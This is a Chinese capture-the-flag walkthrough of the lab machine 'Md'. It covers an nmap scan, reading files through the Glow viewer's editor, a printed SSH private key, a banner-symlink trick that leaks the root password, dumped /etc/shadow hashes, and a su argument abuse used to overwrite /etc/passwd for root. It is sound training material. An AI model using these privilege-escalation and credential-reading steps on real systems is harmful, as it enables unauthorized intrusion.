


Md

信息搜集

```
1  └─(lily2663@LAPTOP-L8P806AH)-[~]
2  └─$ nmap -A 192.168.1.32
3  Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-14 12:45 +0800
4  Nmap scan report for 192.168.1.32
5  Host is up (0.0028s latency).
6  Not shown: 998 closed tcp ports (reset)
7  PORT      STATE SERVICE VERSION
8  22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
9  80/tcp    open  http     Apache httpd 2.4.68 ((Debian))
10 |_http-title: Dino Game
11 |_http-server-header: Apache/2.4.68 (Debian)
12 No exact OS matches for host (If you know what OS is running on it, see
   https://nmap.org/submit/ ).
13 TCP/IP fingerprint:
14 OS:SCAN(V=7.99%E=4%D=8/14%OT=22%CT=1%CU=44475%PV=Y%DS=2%DC=T%G=Y%TM=6A7E9D6
15 OS:D%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=21)SE
16 OS:Q(SP=101%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=101%GCD=1%ISR=10D%TI=
17 OS:Z%CI=Z%II=I%TS=21)SEQ(SP=103%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=1
18 OS:07%GCD=1%ISR=108%TI=Z%CI=Z%TS=22)OPS(O1=M5B4ST11NW8%O2=M5B4ST11NW8%O3=M5
19 OS:B4NNT11NW8%O4=M5B4ST11NW8%O5=M5B4ST11NW8%O6=M5B4ST11)WIN(W1=FE88%W2=FE88
20 OS:%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW8%C
21 OS:C=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%
22 OS:T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD
23 OS:=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S
24 OS:=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
25 OS:=G%RUCK=8EF7%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RU
26 OS:CK=8F11%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=8F
27 OS:1B%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=8F35%RU
28 OS:D=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=8F41%RUD=G)I
29 OS:E(R=Y%DFI=N%T=40%CD=S)
30
31 Network Distance: 2 hops
32 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
33
34 TRACEROUTE (using port 1723/tcp)
35 HOP RTT      ADDRESS
36 1    0.21 ms  LAPTOP-L8P806AH.mshome.net (172.22.64.1)
37 2    1.52 ms  192.168.1.32
38
39 OS and Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
40 Nmap done: 1 IP address (1 host up) scanned in 19.43 seconds
```

ssh提示cat/cat



一个Glow应用

3个wp，没发现信息

那就是在glow做文章了

按e，就相当于nano，找漏洞利用点，发现ctrl+r，也就是read file

输入/etc/passwd

```
GNU nano 8.4 /opt/Network_ll104567.Md *
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
ftasy:x:1000:1000:::/home/ftasy:/bin/bash
cat:x:1001:1001:::/home/cat:/opt/a.sh
ll:$1$RkFR3bF4$wusUPotchWKwj0kNEMtFF/:0:0:xxoo,,:/root:/bin/bash# Network 靶机渗透测试报告

**报告编号:** Network_ll104567
**目标 IP:** 192.168.3.124
**日期:** 2026-07-26
**攻击机:** Kali Linux (ARM64)

---

## 一、概述

本次渗透测试针对内网靶机 192.168.3.124 进行。目标为一台 Debian Linux 主机，运行着 SSH、Apache Web 服务器以及一个自定义 [

### 攻击链总览
```

文件读取成功！

/opt/a.sh

```
1 #-----BEGIN OPENSSH PRIVATE KEY-----
2 #b3B1bnNzaC1rZXktbjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAblwAAAAAdzc2gtcn
3 #NhAAAAAwEAAQAAAYEA3ywVevQtCL+99BANbsxAaekwoijyy1cm5lkoCotaBI9mkrMd6JHR
4 #Z2sb94jH+aCexZSuIm1dty6MV0GY52JFWBjfh3AU904vq+/z0thfZbXRYjc72FYFfukhRD
5 #Tc0NV4saYRvZLo4M81Nppcd5uXovNhdEeA6e8DEaZmXItaQiGA/j0zYgKQcwHpwZ4fFddj
6 #ytuxvbk5Ivuqrs1D4hDsF9Fe3Cm52K2rhUMYIhBXDNUNqqyhKdfffXXIHEVO0wc1amZerFH
```

```

7 #FUVsz0AW0shXZJoP+3nwk3oqsRAUoLXkEe6FXkvphVSGvRZmywVxVOC1wMygB8ET1JAe53
8 #NHMvaQJlOI0XNNlPQywbhn/yL8ySE4JDWMMEEhxCi4SZuE5MLUCGo6Ycodbgk JrXogNhyK
9 #sCvd0pxGAq4hL21AiCxsgIFi0cz704oJrJMyGE4DG06lAQ1cxbvoF3TckqZdy3lP7Y9uoo
10 #IqFz3kynh/lXg53gyPNRRMMiWvVjZd4q+KGDqosZAAAFgKYQiAamEIgGAAAAB3NzaC1yc2
11 #EAAAGBAN8l1x1ULQi/vfQQDW7MQGnpFqIo8mNXDOZZKAjrWgSPZpKzHeiR0WdrG/eIx/mg
12 #nswUriJtXbcujFdBmDiRcASX4dwFPTuL6vv89LR32w10WIwu9hWBX1JIUQ03NDVeLGmEb
13 #2S60DPNTT6XHeb16FTYQxHgOnvAXGmZlYlWkIhgP49M2ICkHMB6cGeHxQ3Y8rbsb25OSFb
14 #qq0pQ+IQ7H/Rxtwpudi tq4VDGCIQVw51DaqsoSnX31lyBxFTtFgtWpmXqXrXvFBM9AftLI
15 #V2SaD/t58Ct6KreQFKC15BHuhV5L6YVUhr0WZs1l sbzgtCDMoAfBE9SQHudZrZfwkCZTiN
16 #FzTZT0MsG4Z/8i/MkhOCQ1jDBHocQouEmbHOTC1HBqOmHKHW4JCa16IDYWJLAr3dKcRgKu
17 #IS9tQIGsbICBYtHGE9OKCayTMhhoAxtOpQENXF276Bd0wpKmxct5T+2PbqKCKhc95Mp4f5
18 #v40d4mjzUazDI1lVY2Xekvihg6qLMwAAAAMBAAEAAAAGAIv4QMw4sam2q51x2eGtWWhYyPW
19 #RXE8C4FpfICJWSiAgbbp38am2nkknYwD6Cp1K70HqyQUajqAPSC4LXwj3BL/6aAf13a2//
20 #I+bjyadauu2hq4edsd9HFibDbodjFoFe6N2W3dyibb9o9YznF8w7M8NgifIFQqsy+nLXRU
21 #kmjEKl9HPNWP9eKeCO1Rt3tUEFGelDxPAgrAeM6TYguzvQxED7h21LCu7ws0ZEOWvNfKn
22 #jQPMWpfv7XFixNYEloI4DadDABfgzP/r5iALWwilsD8WHR/0P0bw3Iuagw2pGU8Qnbk4nv
23 #/uSV1mvFXUGXDf0IaPYmzWEA/NrbExxmzJmS2Iispuaxl+z/5on/FHtekFBAQewM5eL0wb
24 #M4yP2MfMTid3BSNd/8AJGBHCLYsG3j+hj8cR9nucZex3xi/sLf18MBCKlHDmeHmCZ2a+H
25 #BPbRQA5SXZLVnfyDfHsnBdHx9dSDU4HSieck0LM2XYEiVo+YpAzj2TERykkfFaF8EzAAAA
26 #wDiUNR7d3DJP+ExN/rYj+kN+ila2koxDz8LMOI4i8hnB5Evxw082wx6ZqbbwSF+KDZp6d8
27 #zCPTlPQGOySL7ikVotsAPKNlQshFqxdIp+Eitdkl trRzDTNU2ftsJaw/A/4rLnfvBa6v5M
28 #mDifFw8diY6cxh47ms1yDi0GQktp6qoIRKRUGM/xZ0l bUmRCZxwjTDvF4HwMcNldgwZv
29 #21aw/Xwjf1bFkhcaw4BCNeDuB/wIisNTHm+pvTqcbCZtFgAAAMEA9qsF2CjQcxBNKzU+
30 #Rwy9Kb4Gp6Aou7ihze++P0wUtpi f0zm7z1EeYfgFOUZY6xpQ0oy3GiSoEx3yRN6qVXqj8b
31 #yUU7fE5DTwtPbURS9BDMpec/HpFSLZwLinwd162Id0pRgAp8ngvav0ekj9aqncUgpCpepw
32 #LFAQBvVLw0nHj/3v/MR4IUuCejpDTbscrswGGZBW1+lUh8aohfVsAezuti3fy8QjE6Dc/C
33 #V6iLqbd5aytvkfCAZZJFMnlq+2BQFZAAAawQDnlSIQ3adPotYTEIU5LuxRYCZSyF9M2aPg
34 #Ri5SokyZgrGSadCn4z3b90UHQqogrgbvr9h/L7viqhK7JU4uZoEZEEMb7vB50FOEa15Vxe
35 #qLrVexi839ac1l0lakvZZZrve08CcUpZax8UfPnScLkag8br1SBMfd09vvxsfrR6MMhpE+
36 #AhmkYyUgd1baa10pyIj7x+zz95o13Gx6QfhrYg4Ff1T0xOHDl6TM+5HooY1l19sXnibQEA
37 #qGaAvQDfi4c2sAAAAIZnRhC3lATWQBAGM=
38 #-----END OPENSSH PRIVATE KEY-----

```

私钥，ftasy

存到攻击机，修正权限：

```
1 | chmod 600 ftasy_id
```

登陆成功：

```

1 └─(lily2663@LAPTOP-L8P806AH)-[~/md]
2 └─$ ssh -i ftasy_id ftasy@192.168.1.32
3 =====Md=====
4 username: cat
5 password: cat
6 12138
7 =====Md=====
8 Linux Md 7.1.5-2-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.1-7.1~trixie
  (2026-07-31) x86_64
9
10 The programs included with the Debian GNU/Linux system are free software;
11 the exact distribution terms for each program are described in the
12 individual files in /usr/share/doc/*/copyright.
13
14 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
15 permitted by applicable law.

```

```
16 Last login: Fri Aug 14 04:18:27 2026 from 192.168.1.6
17 ftasy@Md:~$
```

FLAG

信息搜集

/etc/passwd中这两条指向root

```
1 root:x:0:0:root:/root:/usr/bin/glow #正常应该是/bin/bash, 和a.sh一个套路, su
  root会进入glow界面
2 ll:$1$RkFR3bF4$wusUPotchWKwj0kNEMtFF/:0:0:xxoo,,,:/root:/bin/bash #rockyou
  没爆出来
```

在/var/www/html发现,

```
1 banner
2 ftasy@Md:/var/www/html/ftasy$ cat banner
3 =====Md=====
4 username: cat
5 password: cat
6     12138
7 =====Md=====
8 ftasy@Md:/var/www/html/ftasy$
```

这个

```
1 =====Md=====
2 username: cat
3 password: cat
4     12138
5 =====Md=====
```

就是ssh登陆时会出现的内容

看权限

```
1 ftasy@Md:/var/www/html$ ls -la
2 total 20
3 drwxr-xr-x 3 root root 4096 Aug 2 05:10 .
4 drwxr-xr-x 3 root root 4096 Aug 2 04:34 ..
5 drwxr-xr-x 2 ftasy ftasy 4096 Aug 2 05:14 ftasy
6 -rw-r--r-- 1 root root 7950 Aug 2 04:35 index.html
7 ftasy@Md:/var/www/html$ cd ftasy
8 ftasy@Md:/var/www/html/ftasy$ ls -la
9 total 12
10 drwxr-xr-x 2 ftasy ftasy 4096 Aug 2 05:14 .
11 drwxr-xr-x 3 root root 4096 Aug 2 05:10 ..
12 -rw-r--r-- 1 root root 65 Aug 2 05:14 banner
```

banner是root创建, 但是该目录是ftasy的, 所以在该目录我可以对其删除/重命名

于是直接删了原本文件, 写软连接让banner指向rootpass.txt

```
1 ftasy@Md:/var/www/html/ftasy$ rm -f /var/www/html/ftasy/banner
2 ftasy@Md:/var/www/html/ftasy$ ln -s /home/ftasy/rootpass.txt
  /var/www/html/ftasy/banner
```

再去ssh cat@192.168.1.32

```
1 └─(lily2663@LAPTOP-L8P806AH)-[~]
2 └─$ ssh cat@192.168.1.32
3 hweKr7iFSKxioNyDfbCP
4 cat@192.168.1.32's password:
```

果然如此，拿到密码

但是一进去会强行被分配glow

依旧这个操作读/etc/shadow

```
1 root:$y$j9T$5BIH5Z9ecf31DCokZtATu.$6Q0ovw/DbJTzFop4XkAScJyLFHcOq60lIQ/gCwPp
  5x7:20667:0:99999:7:::
2 daemon*:20568:0:99999:7:::
3 bin*:20568:0:99999:7:::
4 sys*:20568:0:99999:7:::
5 sync*:20568:0:99999:7:::
6 games*:20568:0:99999:7:::
7 man*:20568:0:99999:7:::
8 lp*:20568:0:99999:7:::
9 mail*:20568:0:99999:7:::
10 news*:20568:0:99999:7:::
11 uucp*:20568:0:99999:7:::
12 proxy*:20568:0:99999:7:::
13 www-data*:20568:0:99999:7:::
14 backup*:20568:0:99999:7:::
15 list*:20568:0:99999:7:::
16 irc*:20568:0:99999:7:::
17 _apt*:20568:0:99999:7:::
18 nobody*:20568:0:99999:7:::
19 systemd-network:!*:20568::::::1:
20 dhcpcd:!:20568::::::
21 systemd-timesync:!*:20568::::::1:
22 messagebus:!*:20568::::::
23 sshd:!*:20568::::::
24 ftasy:$y$j9T$XLGMHUG6BHYPEgrCyrQ1I1$0/WQiDfFh7YxMSDxcSSxxWpp3YUZ00kq10uoXV
  6e0A:20667:0:99999:7:::
25 cat:$y$j9T$NwQgfbIDt1r1eveAm1bly.$ByJ.V9/4EO1r0GmkTWiG3B9PVYwHq8IQgz9K8wDp8
  6A:20667:0:99999:7:::
```

同时想到可以直接读flag

```
1 ln -s /root/root.txt /var/www/html/ftasy/banner
```

```
1 flag{root-97050640d4163257aff17b403af3420e}
```

user应该在cat

```
1 | ln -s /home/cat/user.txt /var/www/html/ftasy/banner
```

```
1 | flag{user-bf5637273415fa1d75877a04ec6ba45f}
```

思考如何逃逸glow

ROOT维持

```
1
2 Usage:
3  su [options] [-] [<user> [<argument>...]]
4
5 Change the effective user ID and group ID to that of <user>.
6 A mere - implies -l. If <user> is not given, root is assumed.
7
8 Options:
9  -m, -p, --preserve-environment      do not reset environment variables
10 -w, --whitelist-environment <list>  don't reset specified variables
11
12 -g, --group <group>                  specify the primary group
13 -G, --supp-group <group>             specify a supplemental group
14
15 -, -l, --login                        make the shell a login shell
16 -c, --command <command>              pass a single command to the shell with -c
17 --session-command <command>         pass a single command to the shell with -c
18                                     and do not create a new session
19 -f, --fast                            pass -f to the shell (for csh or tcsh)
20 -s, --shell <shell>                  run <shell> if /etc/shells allows it
21 -P, --pty                             create a new pseudo-terminal
22 -T, --no-pty                          do not create a new pseudo-terminal (bad
23                                     security!)
24
25 -h, --help                            display this help
26 -v, --version                          display version
27
28 For more details see su(1).
```

```
(lily@LAPTOP-L8P806AH)~[/home/lily2663]
$ su lily2663 -c 'ls /'
Password:
bin   home   lost+found  root  tmp      wslbJOLdc  wslHfEcoK  wslnfmFkF
boot  init   media      run   usr      wslBLlGbc  wslInFMGK  wslNJhNkF
dev   lib    mnt        sbin  var      wslCogliF  wsljcoIea  wslpaAbnK
etc   lib32  opt        srv   wslakEMNE wslgbGKoK  wsljdnOoK
flag  lib64  proc       sys   wslAOfBdc wslGBJbkF  wslLohadc
```

攻击机实验，当su lily2663 -c 'ls /'，用户名之后的参数将会被登录shell执行

当执行

```
1 | ftasy@Md:/var/www/html/ftasy$ su root ls
2 | Password:
3 | Error: open ls: no such file or directory
```


于是可以想到进入/opt

```
1 | su root /opt
```

将进入:

```

Glow
3 documents

LaHai-Roi_104567.Md
02 Aug 2026 04:14 EDT

Network_ll104567.Md
02 Aug 2026 04:14 EDT

XSLib-ll104567.Md
02 Aug 2026 04:14 EDT
```

```
1 | su root -- config # --使得 选项解析到此为止, 后面的一律当普通参数处理
```

示例:

```

1 ftasy@Md:/var/www/html/ftasy$ su root -h
2
3 Usage:
4 su [options] [-] [<user> [<argument>...]]
5
6 Change the effective user ID and group ID to that of <user>.
7 A mere - implies -l. If <user> is not given, root is assumed.
8
9 Options:
10 -m, -p, --preserve-environment    do not reset environment variables
11 -w, --whitelist-environment <list> don't reset specified variables
12
13 -g, --group <group>                specify the primary group
14 -G, --supp-group <group>           specify a supplemental group
15
16 -, -l, --login                     make the shell a login shell
17 -c, --command <command>            pass a single command to the shell with -c
18 --session-command <command>       pass a single command to the shell with -c
19                                     and do not create a new session
20 -f, --fast                          pass -f to the shell (for csh or tcsh)
21 -s, --shell <shell>                run <shell> if /etc/shells allows it
22 -P, --pty                          create a new pseudo-terminal
23 -T, --no-pty                       do not create a new pseudo-terminal (bad
24                                     security!)
25
26 -h, --help                         display this help
27 -v, --version                      display version
28
29 For more details see su(1).
```

```

29 ftasy@Md:/var/www/html/ftasy$ su root -- -h
30 Password:
31
32 Render markdown on the CLI, with pizzazz!
33
34 Usage:
35 glow [SOURCE|DIR] [flags]
36 glow [command]
37
38 Available Commands:
39 completion  Generate the autocompletion script for the specified shell
40 config      Edit the glow config file
41 help        Help about any command
42
43 Flags:
44 -a, --all          show system files and directories (TUI-mode
45                   only)
46 --config string    config file (default
47                   /root/.config/gh/gh.yml)
48 -h, --help         help for glow
49 -l, --line-numbers show line numbers (TUI-mode only)
50 -p, --pager        display with pager
51 -n, --preserve-new-lines preserve newlines in the output
52 -s, --style string  style name or JSON path (default "auto")
53 -v, --version       version for glow
54 -w, --width uint    word-wrap at width (set to 0 to disable)
55
56 Use "glow [command] --help" for more information about a command.

```

su root -- config可以打开glow的配置文件:

```
1 | /root/.config/gh/gh.yml
```


这样可以摆脱掉无文件可操作的境地：

Glow

0 documents

No files found.

随后^R读取/etc/passwd,修改/usr/bin/glow为/bin/bash

一路y，覆盖掉原本/etc/passwd，重新登陆，成功进入

```
root@Md:/var/www/html/ftasy# ls  
banner  
root@Md:/var/www/html/ftasy# |
```